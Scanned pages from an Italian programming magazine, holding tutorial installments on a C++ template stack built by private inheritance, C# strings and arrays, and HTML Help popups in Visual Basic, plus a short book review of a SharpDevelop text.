Marco
marcodelgobbo@libero.it

Questo contribuirà sicuramente a migliorare il lavoro di stesura delle prossime puntate.

ri: *Push()*, che inserisce un nuovo elemento nella *Pila*, e *Pop()*, che restituisce l'elemento affiorante della *Pila*. Si pensi ad essa come ad una pila di piatti, in cui il *push* è l'inserimento sopra la pila corrente di un nuovo piatto, mentre il *pop* è il prelievo del piatto che è sopra tutti gli altri. Usando il meccanismo della delegation, si deve far derivare in maniera non pubblica la classe *Pila* dalla classe *Vettore*:

```
template <class T>
class Pila: private Vettore<T>
{ … };
```

Avendo scelto la derivazione privata, i campi di *Vettore* (che erano *protected* e *public*) adesso sono private in *Pila*. Tuttavia questi campi ci sono (ad es. ci saranno le due proprietà vett e dimensione che erano presenti in *Vettore*): la situazione è un po' particolare, in quanto è come se stessimo dicendo che un oggetto di tipo *Pila* dall'esterno si comporta come una *Pila*, ma in realtà all'interno funziona come un *Vettore* (ma questo aspetto relativo all'implementazione non è visibile, come è giusto, all'esterno). La differenza rispetto al caso della composizione è netta: nella composizione, infatti, *Pila* avrebbe avuto un campo non pubblico di tipo *Vettore*, cui si sarebbe potuto accedere solo attraverso i metodi di interfaccia della classe *Vettore*. Nella delegation, *Pila* è un Vettore gestito mediante la politica LIFO (mediante le funzioni di interfaccia *Push()* e *Pop()*). Scegliendo la delegation, una possibile implementazione per l'interfaccia della classe *Pila* potrebbe essere la seguente:

```
template <class T>
class Pila: private Vettore<T> {
  public:
    Pila(int);
    void Push(T);
    T Pop();
    int QuantiElementi();
    int Dimensione();
  private:
    int top;  //ci dice quanto e'
              //pieno il vettore };
```

Come si vede, la parte *public* (cioè l'interfaccia) non è cambiata rispetto alla versione vista nella puntata precedente: questa è certamente una buona cosa, in quanto non ci costringe a riscrivere altri codici che hanno fatto uso, nel frattempo, della nostra classe *Pila*.
Il codice che definisce i metodi della classe potrebbe ad esempio essere il seguente:

```
//costruttore
template <class T>
Pila<T>::Pila(int n):Vettore<T>(n)
{  top = -1;}
template <class T>
void Pila<T>::Push(T el){
  if(top==dimensione-1)  {
    //non ci sono piu' posizioni libere:
    //dobbiamo ingrandire il vettore!
    T* aux = new T[dimensione*2];
    for(int i=0;i<=top;i++)
      aux[i] = vett[i];
    delete[] vett;
    vett = aux;
    dimensione = 2*dimensione; }
  //siamo sicuri di avere spazio...
  top++;
  vett[top] = el;}
template <class T>
T Pila<T>::Pop() {
        if (top >= 0)
                return vett[top--];
        else
                return T(); }
template <class T>
int Pila<T>::QuantiElementi()
{  return top+1;}
template <class T>
int Pila<T>::Dimensione()
{  return dimensione;}
```

Ai più attenti, non deve essere sfuggita una sottile differenza tra la nuova classe *Pila* e quella vista la volta scorsa: il distruttore non ha necessità di essere ridefinito (da notare che non è stato ridefinito, ma esiste sempre). Il motivo è semplice: la classe *Pila* non ha parti dinamiche, oltre quelle definite in *Vettore*, e quando un oggetto *Pila* è distrutto, alla fine del processo di deallocazione viene chiamato il distruttore della classe base (ricordate quanto detto nella puntata scorsa?), che si occupa di deallocare tutti i membri relativi alla classe *Vettore*, che sono gli unici in cui si ha memoria dinamica allocata. Come traccia di miglioramento, si può sollevare un problema interessante per i lettori volenterosi. Supponiamo di dichiarare una *Pila* di 10 elementi; appena ci apprestiamo ad inserire l'undicesimo elemento, la funzione *Push* raddoppia la dimensione della *Pila* portandola a 20. Se ad esempio adesso iniziamo a svuotare la *Pila* mediante una serie di *Pop*, essa rimane comunque di dimensione 20. Come si può ottimizzare la gestione della memoria, al fine di evitare sprechi di spazio dovuti ad eccesso di posizioni vuote?

CONCLUSIONI

Abbiamo analizzato molti aspetti relativi ad ereditarietà e template, ma questo non vuol dire che non ci sia più nulla da scoprire. Da adesso in poi, i lettori dovranno iniziare ad esercitarsi su questi argomenti che, sebbene non molto complessi una volta capiti, hanno nascoste delle insidie che solo la pratica può imparare a domare. Dalla prossima lezione vedremo come dotare i nostri programmi di migliori funzionalità relativamente ad input ed output. Buon lavoro!

Alfredo Marroccelli
Marco Del Gobbo

Stringhe

E ARRAY, UN'ANALISI DETTAGLIATA

Le stringhe e gli array sono due categorie di oggetti sulle quali, in precedenza, non ci siamo soffermati troppo. Ora che i concetti più importanti della programmazione orientata agli oggetti fanno parte del nostro bagaglio culturale informatico, siamo finalmente pronti all'analisi completa di questi importanti strumenti.

File sul CD
\soft\codice\csharp14.zip

File sul Web
www.itportal.it/iop69/csharp14.zip

Dopo aver acquisito praticità con i concetti più basilari della programmazione orientata agli oggetti con C#, siamo in grado di fare un piccolo passo indietro, per esaminare strutture dati ed oggetti che finora non avremmo avuto modo di comprendere a pieno.

STRINGHE

Oramai, sappiamo utilizzare le stringhe con totale disinvoltura, almeno ad un livello elementare. Tuttavia, ancora non abbiamo esaminato le loro caratteristiche più vicine alla programmazione orientata agli oggetti. Le stringhe, infatti, sono oggetti. Il tipo string di C# corrisponde alla classe System.String del framework di .NET. Naturalmente, questa classe espone un'interfaccia pubblica, che ci permette la manipolazione delle stringhe.

LA PROPRIETA' LENGTH DELLE STRINGHE

La proprietà *Lenght* riporta il numero dei caratteri contenuti in una stringa. Mostriamo immediatamente un esempio:

```
class Esempio01 {
 public static void Main() {
  string s1 = "Carlo";
  string s2 = "Gino";
  string s3 = "Emanuele";
  System.Console.WriteLine(
   "Il nome " + s1 + " contiene " +
   s1.Length + " caratteri");
  System.Console.WriteLine(
   "Il nome " + s2 + " contiene " +
   s2.Length + " caratteri");
  System.Console.WriteLine(
   "Il nome " + s3 + " contiene " +
   s3.Length + " caratteri");
 }
}
```

L'output è evidente:

Il nome Carlo contiene 5 caratteri
Il nome Gino contiene 4 caratteri
Il nome Emanuele contiene 8 caratteri

INDICIZZARE I CARATTERI DI UNA STRINGA

Con le stringhe, ci avventuriamo per la prima volta nel terreno degli indicizzatori, che successivamente tratteremo dettagliatamente. In sostanza, possiamo leggere, uno ad uno, i caratteri che fanno parte di una stringa. Ogni carattere ha un indice. Il primo carattere ha indice 0 (zero), il secondo 1, il terzo 2 e così via, fino ad arrivare all'ultimo carattere della stringa, che ha indice *Length - 1*. Gli indicizzatori si usano mediante una coppia di parentesi quadre, comportamento che ritroveremo, tra poco, anche negli array. In pratica:

```
nomeStringa[n]
```

restituisce il carattere che nella stringa è alla posizione *n*. Naturalmente, *n* dovrà spaziare tra 0 e *Length - 1*, estremi inclusi.
Analizziamo un esempio:

```
class Esempio02
{
 public static void Main()
 {
  string s = "Buongiorno";
  for (int i = 0; i < s.Length; i++)
```

C#

```
    {
        System.Console.WriteLine(
            "Carattere alla posizione " + i + ": " + s[i]);
    }
  }
}
```

L'output è:

Carattere alla posizione 0: B
Carattere alla posizione 1: u
Carattere alla posizione 2: o
Carattere alla posizione 3: n
Carattere alla posizione 4: g
Carattere alla posizione 5: i
Carattere alla posizione 6: o
Carattere alla posizione 7: r
Carattere alla posizione 8: n
Carattere alla posizione 9: o

PRINCIPALI METODI DI STRING

Passiamo ai metodi offerti da *string*. I principali sono elencati di seguito:

- **public bool EndsWith(string s)**
  Restituisce *true* se l'oggetto di invocazione termina con la sottostringa *s*.

- **public int IndexOf(string s)**
  Ricerca la sottostringa *s* all'interno dell'oggetto di invocazione. Se *s* viene individuata, è restituita la sua posizione. In caso contrario, viene restituito valore -1.

- **public int IndexOf(string s, int start)**
  Come il precedente, con l'unica differenza che la ricerca comincia a partire dalla posizione *start*.

- **public int IndexOf(string s, int start, int count)**
  Come i precedenti due. In questo caso, però, la ricerca parte dalla posizione *start* e abbraccia solamente *count* caratteri.

- **public int IndexOf(char c)**
  public int IndexOf(char c, int start)
  public int IndexOf(char c, int start, int count)
  Come i precedenti tre, solo che ricercano un singolo carattere (un char), anziché una sottostringa.

- **public string Insert(int start, string s)**
  Costruisce e restituisce una nuova stringa, ottenuta aggiungendo *s* alla posizione start all'oggetto di invocazione.

- **public int LastIndexOf(string s)**
  public int LastIndexOf(string s, int start)
  public int LastIndexOf(string s, int start, int count)
  public int LastIndexOf(char c)
  public int LastIndexOf(char c, int start)
  public int LastIndexOf(char c, int start, int count)
  Simili ai metodi della famiglia *IndexOf()*. In questo caso, però, la ricerca è eseguita in direzione inversa, da destra verso sinistra, a partire dall'ultimo carattere della stringa (o dalla posizione *start*, nei casi che prevedono tale argomento).

- **public string Remove(int start, int count)**
  Restituisce una nuova stringa, ottenuta da quella di invocazione eliminando *count* caratteri a partire dalla posizione *start*.

- **public string Replace(string s1, string s2)**
  Restituisce una nuova stringa, ottenuta dall'oggetto di invocazione sostituendo tutte le occorrenze di *s1* con *s2*.

- **public string Replace(char c1, char c2)**
  Restituisce una nuova stringa, ottenuta dall'oggetto di invocazione sostituendo tutte le occorrenze di *c1* con *c2*.

- **public bool StartsWith(string s)**
  Restituisce *true* se l'oggetto di invocazione inizia con la sottostringa s.

- **public string Substring(int start)**
  Restituisce una sottostringa dell'oggetto di invocazione, ottenuta considerando tutti i caratteri compresi dalla posizione *start* (inclusa) in poi.

- **public string Substring(int start, int length)**
  Restituisce una sottostringa dell'oggetto di invocazione, ottenuta considerando *length* caratteri compresi dalla posizione *start* (inclusa) in poi.

- **public string ToLower()**
  Restituisce una nuova stringa, ottenuta convertendo in minuscolo tutti i caratteri di quella di invocazione.

- **public string ToUpper()**
  Restituisce una nuova stringa, ottenuta convertendo in maiuscolo tutti i caratteri di quella di invocazione.

- **public string Trim()**
  Restituisce una nuova stringa, ottenuta dall'oggetto di invocazione eliminando tutti gli spazi all'inizio e alla fine.

- **public string TrimEnd()**
  Restituisce una nuova stringa, ottenuta dall'oggetto di invocazione eliminando tutti gli spazi alla fine.

Dispense Web

Tra le dispense Web del corso troverete appunti, aggiunte, approfondimenti, risposte a domande frequenti e altre appendici legate alla lezione odierna. L'indirizzo di riferimento è http://www.sauron-software.it/dispenseweb/csharp/

C#

- **public string TrimStart()**
  Restituisce una nuova stringa, ottenuta dall'oggetto di invocazione eliminando tutti gli spazi all'inizio.

Consideriamo un unico esempio riassuntivo:

```
class Esempio03
{
  public static void Main()
  {
     string s = "Buongiorno";
     System.Console.WriteLine("s: " + s);
     // Dimostrazione di StartsWith()
        System.Console.WriteLine("s.StartsWith(\"Buon\"):");
     System.Console.WriteLine(" " + s.StartsWith
                                    ("Buon"));
     // Dimostrazione di EndsWith()
    System.Console.WriteLine("s.EndsWith(\"giorno\"):");
    System.Console.WriteLine(" " + s.EndsWith("giorno"));
    System.Console.WriteLine("s.EndsWith(\"notte\"):");
    System.Console.WriteLine(" " + s.EndsWith("notte"));
    // Dimostrazione di IndexOf() e LastIndexOf()
    System.Console.WriteLine("s.IndexOf(\"giorno\"):");
    System.Console.WriteLine(" " + s.IndexOf("giorno"));
    System.Console.WriteLine("s.IndexOf(\"sera\"):");
    System.Console.WriteLine(" " + s.IndexOf("sera"));
    System.Console.WriteLine("s.IndexOf('o'):");
    System.Console.WriteLine(" " + s.IndexOf('o'));
    System.Console.WriteLine("s.IndexOf('o', 3):");
    System.Console.WriteLine(" " + s.IndexOf('o', 3));
    System.Console.WriteLine("s.LastIndexOf('o'):");
    System.Console.WriteLine(" " + s.LastIndexOf('o'));
    // Dimostrazione di Replace()
    System.Console.WriteLine("s.Replace(\"giorno\",
                                  \"mattino\"):");
    System.Console.WriteLine(" " + s.Replace("giorno",
                                    "mattino"));
    // Dimostrazione di Remove()
    System.Console.WriteLine("s.Remove(4, 5):");
    System.Console.WriteLine(" " + s.Remove(4, 5));
    // Dimostrazione di Insert()
    System.Console.WriteLine("s.Insert(4, \"issimo\"):");
    System.Console.WriteLine(" " + s.Insert(4, "issimo"));
    // Dimostrazione di Substring()
    System.Console.WriteLine("s.Substring(2, 4):");
    System.Console.WriteLine(" " + s.Substring(2, 4));
    // Dimostrazione di ToLower() e ToUpper()
    System.Console.WriteLine("s.ToLower():");
    System.Console.WriteLine(" " + s.ToLower());
    System.Console.WriteLine("s.ToUpper():");
    System.Console.WriteLine(" " + s.ToUpper());
    // Dimostrazione di Trim(), TrimEnd() e TrimStart()
    string s2 = "     " + s + "    ";
    System.Console.WriteLine();
    System.Console.WriteLine("s2: (" + s2 + ")");
    System.Console.WriteLine("s2.Trim(): (" + s2.Trim() + ")");
    System.Console.WriteLine("s2.TrimEnd(): (
                                 " + s2.TrimEnd() + ")");
    System.Console.WriteLine("s2.TrimStart(): (
                                 " + s2.TrimStart() + ")");
  }
}
```

L'output prodotto sarà:

s: Buongiorno
s.StartsWith("Buon"):
True
s.EndsWith("giorno"):
True
s.EndsWith("notte"):
False
s.IndexOf("giorno"):
4
s.IndexOf("sera"):
-1
s.IndexOf('o'):
2
s.IndexOf('o', 3):
6
s.LastIndexOf('o'):
9
s.Replace("giorno", "mattino"):
Buonmattino
s.Remove(4, 5):
Buono
s.Insert(4, "issimo"):
Buonissimogiorno
s.Substring(2, 4):
ongi
s.ToLower():
buongiorno
s.ToUpper():
BUONGIORNO
s2: (Buongiorno)
s2.Trim(): (Buongiorno)
s2.TrimEnd(): (Buongiorno)
s2.TrimStart(): (Buongiorno)

STRING SOVRACCARICA GLI OPERATORI

La classe al di dietro di *string* esegue il sovraccarico di alcuni operatori. In particolare, possiamo concatenare due stringhe servendoci degli operatori + e +=, come già sappiamo fare, e possiamo eseguire confronti con == e !=:

```
class Esempio04 {
  public static void Main()
  { string s1 = "casa";
     System.Console.Write("Scrivi '" + s1 + "': ");
     string s2 = System.Console.ReadLine();
     if (s1 == s2) System.Console.WriteLine("Bravo!");
     else System.Console.WriteLine("Sbagliato!");
   }
}
```

Array

Un array è un gruppo di variabili del medesimo tipo, cui ci si riferisce con un nome comune ed un indice numerico.

ARRAY

Un array è un gruppo di variabili del medesimo tipo, cui ci si riferisce con un nome comune ed un indice numerico. A differenza di C e C++, in cui gli array sono spazi di memoria allocati in aree adiacenti, gli array di C# sono in tutto e per tutto degli oggetti. Un array monodimensionale può essere creato osservando il seguente modello:

```
NomeTipo[] nomeArray = new NomeTipo[dimensione];
```

Ad esempio:

```
string[] giorniDellaSettimana = new string[7];
```

Questo codice genera un array monodimensionale, costituito da sette elementi di tipo *string*. La dimensione di un array può essere determinata staticamente, mediante una costante di qualsiasi tipo, oppure dinamicamente, servendosi di un valore intero noto solo al momento dell'esecuzione:

```
// Dimensionamento statico
int[] arr1 = new int[2];
// Dimensionamento dinamico
// Supponiamo che n sia una variabile di tipo numerico intero
int[] arr2 = new int[n];
```

Dimensione Array

La dimensione di un array può essere determinata staticamente, mediante una costante di qualsiasi tipo, oppure dinamicamente, servendosi di un valore intero noto solo al momento dell'esecuzione

Una volta dichiarato ed inizializzato un array, è possibile accedere ai diversi elementi che ne fanno parte servendosi di un indice e di una coppia di parentesi quadre, proprio come per i caratteri delle stringhe. Il primo elemento di un array di dimensione *n* ha indice 0, mentre l'ultimo ha indice *n - 1*.
Consideriamo il seguente esempio:

```
class Esempio05 {
  public static void Main() {
    string[] giorniDellaSettimana = new string[7];
    giorniDellaSettimana[0] = "Lunedì";
    giorniDellaSettimana[1] = "Martedì";
    giorniDellaSettimana[2] = "Mercoledì";
    giorniDellaSettimana[3] = "Giovedì";
    giorniDellaSettimana[4] = "Venerdì";
    giorniDellaSettimana[5] = "Sabato";
    giorniDellaSettimana[6] = "Domenica";
    for (int i = 0; i < 7; i++)
      System.Console.WriteLine(giorniDellaSettimana[i]);
  }
}
```

Questo codice imposta e recupera gli elementi di un array di dimensione 7. Gli array possono avvantaggiarsi di una forma breve, per l'inizializzazione in linea degli elementi che lo costituiscono:

```
string[] giorniDellaSettimana = {
  "Lunedì", "Martedì", "Mercoledì", "Giovedì",
  "Venerdì", "Sabato", "Domenica"};
```

Questa forma è spesso usata quando si è alle prese con un array di ridotte dimensioni. Gli array, inoltre, dispongono di una particolare proprietà, ossia l'intero *Length*, che riporta la loro dimensione:

```
string[] giorniDellaSettimana = new string[7];
System.Console.WriteLine(giorniDellaSettimana.Length);
                                          // Stampa "7"
```

Un ciclo *for* ideato allo scopo di scorrere gli elementi di un array, pertanto, può essere facilmente scritto al seguente modo:

```
for (int i = 0; i < nomeArray.Length; i++) {
  // Operazioni su nomeArray[i] }
```

In lingua italiana, gli array monodimensionali vengono chiamati *vettori*. C#, ad ogni modo, supporta anche il concetto di array multidimensionale o matrice:

```
int[,] matrice = new int[2, 3];
matrice[0, 0] = 2;
matrice[0, 1] = 4;
matrice[0, 2] = 7;
matrice[1, 0] = 0;
matrice[1, 1] = 5;
matrice[1, 2] = 3;
```

Questo codice genera una matrice di dimensione 2 x 3, costituita pertanto da sei elementi. La Fig. 1 fornisce una rappresentazione grafica della struttura. In un caso come questo, *Length* conteggia il numero di tutti gli elementi che fanno parte dell'array, cioè 6. Il seguente codice riproduce sulla linea dei comandi l'ultima figura mostrata:

	colonna 0	colonna 1	colonna 2
riga 0	2	4	7
riga 1	0	5	3

```
int[,] matrice = new int[2, 3];
matrice[0, 0] = 2;
matrice[0, 1] = 4;
matrice[0, 2] = 7;
matrice[1, 0] = 0;
matrice[1, 1] = 5;
matrice[1, 2] = 3;
```

Fig. 1: **Una matrice bidimensionale di sei elementi, con le istruzioni C# necessarie per la sua creazione.**

```
class Esempio06 {
  public static void Main() {
    int[,] matrice = new int[2, 3];
    matrice[0, 0] = 2;
    matrice[0, 1] = 4;
    matrice[0, 2] = 7;
    matrice[1, 0] = 0;
    matrice[1, 1] = 5;
```

```
  matrice[1, 2] = 3;
  for (int i = 0; i < 2; i++) {
    for (int j = 0; j < 3; j++) {
      System.Console.Write(matrice[i, j] + " "); }
    System.Console.WriteLine();}
} }
```

Creare matrici a tre o più dimensioni è altrettanto semplice:

```
char[,,] treDimensioni = new char[4, 2, 4];
string[,,,] quattroDimensioni = new string[2, 3, 2, 4];
```

Ogni ragionamento svolto in merito alle matrici bidimensionali può essere facilmente esteso e adattato ai nuovi casi introdotti. Infine, è possibile creare array di array, come dimostra il seguente esempio:

```
class Esempio07 {
  public static void Main() {
    int[][] matrice = new int[2][];
    matrice[0] = new int[3];
    matrice[0][0] = 2;
    matrice[0][1] = 4;
    matrice[0][2] = 7;
    matrice[1] = new int[3];
    matrice[1][0] = 0;
    matrice[1][1] = 5;
    matrice[1][2] = 3;
    for (int i = 0; i < matrice.Length; i++) {
      for (int j = 0; j < matrice[i].Length; j++) {
        System.Console.Write(matrice[i][j] + " "); }
      System.Console.WriteLine(); }
  }
}
```

IL CICLO FOREACH

Il ciclo *foreach* permette di scorrere velocemente gli elementi facenti parte di un vettore o, in senso più lato, di una collezione. Esaminiamo il seguente esempio basato su un array di interi:

```
class Esempio08 {
  public static void Main() {
    int[] arr = {1, 9, 3};
    foreach (int n in arr) {
      System.Console.WriteLine("Valore corrente: " + n);}
  }
}
```

In pratica, il ciclo

```
foreach (int n in arr) {
 System.Console.WriteLine("Valore corrente: " + n);}
```

equivale a:


```
for (int i = 0; i < arr.Length; i++) {
int n = arr[i];
System.Console.WriteLine("Valore corrente: " + n);
}
```

CONCLUSIONI

La padronanza acquisita nel settore della programmazione orientata agli oggetti ci permette, ora, di apprendere in maniera completa e spedita tutte le caratteristiche di C# che in un primo momento abbiamo tralasciato. Le lezioni immediatamente successive, pertanto, continueranno lungo questo tragitto, prima di passare all'analisi di aspetti più avanzati.

Carlo Pelliccia

Dissecting a C# Application Inside SharpDevelop

***SharpDevelop* è un progetto Open Source, rilasciato con licenza GPL, per creare un ambiente di sviluppo alternativo a Visual Studio.NET e completamente gratuito (Fig.1)**

SharpDevelop è stato interamente scritto in linguaggio C# adottando tecniche di programmazione particolarissime. Grazie al testo Dissecting a C# Application – Inside SharpDevelop, il lettore avrà modo di avere a portata di mano un valido strumento di commento al codice sorgente di SharpDevelop. Gli autori del libro, i medesimi che hanno progettato e realizzato SharpDevelop, analizzano le tecniche impiegate nella progettazione, mostrando il codice che si nasconde dietro ad ogni singolo aspetto dell'IDE, dal parser del codice, all'implementazione dell'ambiente RAD di sviluppo, alla compilazione finale del progetto.
Si tratta di un'ottima guida che oltre a mostrare passo passo come avviene la progettazione e lo sviluppo di un ambiente integrato, mostra tecniche utili per creare applicazioni modulari, manipolare e customizzare l'interfaccia utente, costruire controlli riutilizzabili.

Difficoltà: Alta
Autori: *C.Holm, M.Kruger, B.Spuida*
Editore: Wrox
http://www.gorilla.it
ISBN: 1-861008-17-1
Anno di pubblicazione: 2003
Lingua: Inglese
Pagine: 500
Prezzo: $ 59.99

C#

Bibliografia

- **GUIDA A C#** ***Herbert Schildt*** **(McGraw-Hill) ISBN 88-386-4264-8 2002**
- **INTRODUZIONE A C#** ***Eric Gunnerson*** **(Mondadori Informatica) ISBN 88-8331-185-X 2001**
- **C# GUIDA PER LO SVILUPPATORE** ***Simon Robinson e altri*** **(Hoepli) ISBN 88-203-2962-X 2001**

Visual Basic

Caratteristiche
AVANZATE DI UNA GUIDA IN LINEA

In questo appuntamento descriveremo le caratteristiche che rendono una guida in linea accattivante e funzionale.

File Sul CD
\soft\codice\vbavanzato.zip

File sul Web
www.itportal.it/iop69/vbavanzato.zip

ShowWhatsThis
Per visualizzare la guida in linea sensibile al contesto di un oggetto, da un menu a tendina o Popup si può usare il metodo *ShowWhatsThis*. Questo metodo attiva l'elemento della guida che in precedenza è stato associato all'oggetto attraverso *WhatsThisHelpID*.

Nel precedente appuntamento abbiamo descritto come implementare una guida in linea e come agganciarla ad un progetto Visual Basic. Inoltre, abbiamo introdotto alcune funzioni per gestire questi elementi. Funzioni che non ripetiamo, ma che potete trovare nel CD allegato alla rivista. Questi concetti li abbiamo esemplificati attraverso un'applicazione che permette di gestire i dati anagrafici dei dipendenti di un'azienda. L'applicazione è composta da una form, con una SStab, e da un modulo BAS di supporto. Abbiamo concluso il precedente articolo con l'introduzioni al successivo appuntamento. Quindi in questo numero amplieremo le nostre conoscenze sulle guide in linea, illustrando i seguenti argomenti:

1. i Popup, cioè i messaggi corti agganciati ai singoli oggetti dell'interfaccia (per capirci elementi simili ai ToolTipText);
2. come agganciare la guida ad un'applicazione Visual Basic for Applications (VBA);
3. come usare gli Office Assistant;
4. alcuni elementi dell'API e di Visual Basic.

È necessario disporre del progetto Visual Basic e del progetto HTMLHelp visti nel precedente articolo, per modificarli.

IL FILE DEI POPUPS

I Popups, in un progetto HTMLHelp, sono predisposti attraverso un file di testo (*.txt*). Questo file, definito attraverso il Blocco note, deve contenere i Popups rispettando la seguente sintassi:

```
.topic "numero"
"testo del messaggio"
```

Possono definire i seguenti *Popups*.

- **.topic 20000** - Specifica il nome del dipendente
- **.topic 20010** - Inserisci la foto del dipendente
- **.topic 20020** - Specifica il reparto del dipendente

Il testo va inserito in un file di nome Popups.txt e salvato nella stessa directory del progetto HTMLHelp. Dopo bisogna associare il file al progetto *Esempio.hhp*; questo si può fare attraverso la scheda *Text Popups* della finestra *HtlmHelp* API information dell'HTML Workshop. La maschera viene utilizzata anche per definire le informazioni di contesto: Map e Alias (visti nell'articolo precedente). Dopo queste operazioni, naturalmente, bisogna compilare il progetto. Ancora, però, il ruolo del file *Popups.txt* non è finito. Infatti, il suo nome verrà utilizzato quando si aggancia il file chm (cioè il file dell'Help compilato) al progetto Visual Basic. La sintassi da rispettare in questo caso è la seguente:

```
nomefile.chm::/popups.txt
```

Quindi alla *VarHelp* (variabile che contiene il path del file chm) dovrà essere assegnato il seguente valore:

```
VarHelp = App.Path & "\htmlhelp\esempio.chm::
                                    /popups.txt"
```

Questa assegnazione, però, non deve trarre in inganno infatti, il file *popups.txt* non deve essere distribuito insieme all'Help dato che è incluso nel file compilato.

LE MODIFICHE AL PROGETTO VISUAL BASIC

Ora descriviamo cosa bisogna predisporre, nel progetto Visual Basic, per gestire i messaggi Popups. Facciamo notare che i messaggi Popups sono stati previsti solo per alcuni elementi dell'interfaccia: nome dipendente, foto, reparto (come s'intuisce dal file *Popups.txt*). Do-





Fig. 1: La form del progetto VB e la UserForm del progetto VBA

po aver impostato le proprietà della form in modo che sulla barra del titolo compaia il punto interrogativo (*WhatsThisButton =True, BorderStyle =3 - Fixed Dialog, MaxButton= False, MinButton= False*) nella *Form_Load* bisogna predisporre le seguenti istruzioni.

```
VarHelp = App.Path & "\htmlhelp\esempio.chm::/popups.txt"
  …
  Me.Txtnome.WhatsThisHelpID = 20000
  Me.Picture1.WhatsThisHelpID = 20010
  Me.Txtreparto.WhatsThisHelpID = 20020
```

A questo punto, i Popups sono utilizzabili; basta selezionare il punto interrogativo della barra del titolo e poi premere, per esempio, su *Txtnome*. Con queste impostazioni, però, noterete che non possiamo più usare l'Help di contesto dell'SStab definito nel precedente articolo.
Come possiamo risolvere questo problema?
Con il supporto delle funzioni dell'*HtlmHelp API!*

HTLMHELP API

Gli elementi dell'API da utilizzare per tale scopo sono: *mHtmlHelpByRefArg*, il tipo *HH_IDPAIR*, e la costante *HH_TP_HELP_WM_HELP*. Il tipo *HH_IDPAIR* racchiude due long che possono contenere gli ID dei controlli (*dwControlId*) sensibili al contesto e dei Popups (*dwTopicId*).

```
Type HH_IDPAIR
 dwControlId As Long
 dwTopicId As Long
End Type
```

HH_IDPAIR lo utilizziamo per definire un array di 4 elementi: i 3 Popups più un elemento nullo che indica la fine dell'array. Allora nel modulo *Bas* dobbiamo inserire anche la seguente istruzione:

```
Public Ident(4) As HH_IDPAIR
```

Quando valorizziamo l'Array, *dwTopicId* lo possiamo ricavare per esempio con *ActiveControl.HelpContextID*, mentre *dwControlId* si deve ricavare attraverso la funzione *GetDlgCtrlID*, cioè

```
Declare Function GetDlgCtrlID Lib "user32" _
(ByVal hwnd As Long) As Long
```

Questa riceve come parametro l'*hwnd* di un controllo (*ActiveControl.Hwnd*) e restituisce l'ID dello stesso.
Ora introduciamo gli altri elementi dell'API e cioè

```
Public Const HH_TP_HELP_WM_HELP = &H11
```

Questa costante informa la funzione *HtmlHelpByRefArg* che deve caricare alcuni text pop-up help. La funzione che carica i messaggi Popup è:

```
Declare Function HtmlHelpByRefArg Lib  "hhctrl.ocx"
            Alias "HtmlHelpA" (ByVal hwndCaller As Long,
     ByVal pszFile As String, ByVal uCommand As  Long,
                         ByRef dwData As Any) As Long
```

I parametri della funzione sono:

- *hwndCaller*: serve a specificare l'hwnd della finestra che richiama l'Help;
- *pszFile*, serve a specificare il path del file di help,
- *uCommand*: specifica il comando da eseguire, nel nostro caso mostrare i Popup;
- *dwData*: è un dato che dipende dal valore di *uCommand* nel nostro caso è di tipo *HH_IDPAIR*.

Nel modulo BAS definiamo la procedura *hhhelpPOPUP* che utilizzeremo per richiamare *HtmlHelpByRefArg*:

```
Public Sub hhhelpPOPUP(hwnd As Long, myhelp As String, _
                                      id As HH_IDPAIR)
 ret = HtmlHelpByRefArg(hwnd, myhelp, _
                                HH_TP_HELP_WM_HELP, id)
End Sub
```

IL CODICE PER LA FORM

Ora possiamo introdurre il codice d'aggiungere nella Form1, iniziamo dalla *Form_Load*.

```
Private Sub Form_Load()
   VarHelp = App.Path & "\htmlhelp\esempio.chm"+
                                     "::/popups.txt"
    …
    Ident(0).dwControlId = GetDlgCtrlID(Me.Txtnome.hwnd)
    Ident(0).dwTopicId = 20000
    Ident(1).dwControlId = GetDlgCtrlID(Me.Picture1.hwnd)
    Ident(1).dwTopicId = 20010
    Ident(2).dwControlId = GetDlgCtrlID(Me.Txtreparto.hwnd)
    Ident(2).dwTopicId = 20020
    Ident(3).dwControlId = 0
    Ident(3).dwTopicId = 0
End Sub
```

Dopo aver visto la prima istruzione, analiziamo le successive, che servono ad impostare i valori nell'*Array Ident*. Notate che consideriamo solo tre elementi della form e che i *dwTopicId* sono impostati come definiti nel file *Popups.txt*, mentre *Ident(3)* viene impostato con zero. Ora vediamo come attivare i Popups. A tal fine, nei metodi *MouseUp* degli oggetti dell'interfaccia, dobbiamo inserire la seguente riga di codice:

```
hhhelpPOPUP Object.hwnd, VarHelp , Ident(indice)
```

Ad esempio:

```
Private Sub Txtnome_MouseUp(Button As Integer, _
Shift As Integer, X As Single, Y As Single)
```

Visual Basic

WhatsThisMode

Le Form hanno il metodo *WhatsThisMode* che serve per predisporre l'applicazione nel modo guida rapida, cioè sull'applicazione ha lo stesso effetto di quando si clicca il punto interrogativo nella barra del titolo.

Visual Basic

```
  hhhelpPOPUP Picture1.hwnd, VarHelp , Ident(1)
End Sub
Private Sub Txtreparto_MouseUp(Button As Integer, _
 Shift As Integer, X As Single, Y As Single)
  hhhelpPOPUP Txtnome.hwnd, VarHelp, ident(2)
End Sub
```

Questo codice attiva il Popup quando si clicca sul textbox, anche se non si clicca sul punto interrogativo (nella barra del titolo della form). Questa tecnica crea qualche inconveniente! Per risolvere questo ulteriore problema, dovremmo ricorrere alla tecnica del *SubClassing*, cosa che in questo appuntamento non possiamo fare. Allora ricorriamo ad un metodo alternativo più semplice: invece di attivare i Popup con il punto interrogativo, li attiviamo solo con il tasto *F1*. Quindi nei *KeyUp* degli oggetti prevediamo il codice seguente:

```
Private Sub Txtnome_KeyUp(KeyCode As Integer, Shift
                                    As Integer)
 If KeyCode = vbKeyF1 Then
  hhhelpPOPUP Txtnome.hwnd, VarHelp +
                       "::/popups.txt", ident(0)
 End If
End Sub
Private Sub Txtreparto_KeyUp(KeyCode As Integer,
                                Shift As Integer)
 If KeyCode = vbKeyF1 Then
  hhhelpPOPUP Txtnome.hwnd, VarHelp +
                       "::/popups.txt", ident(2)
 End If
End Sub
```

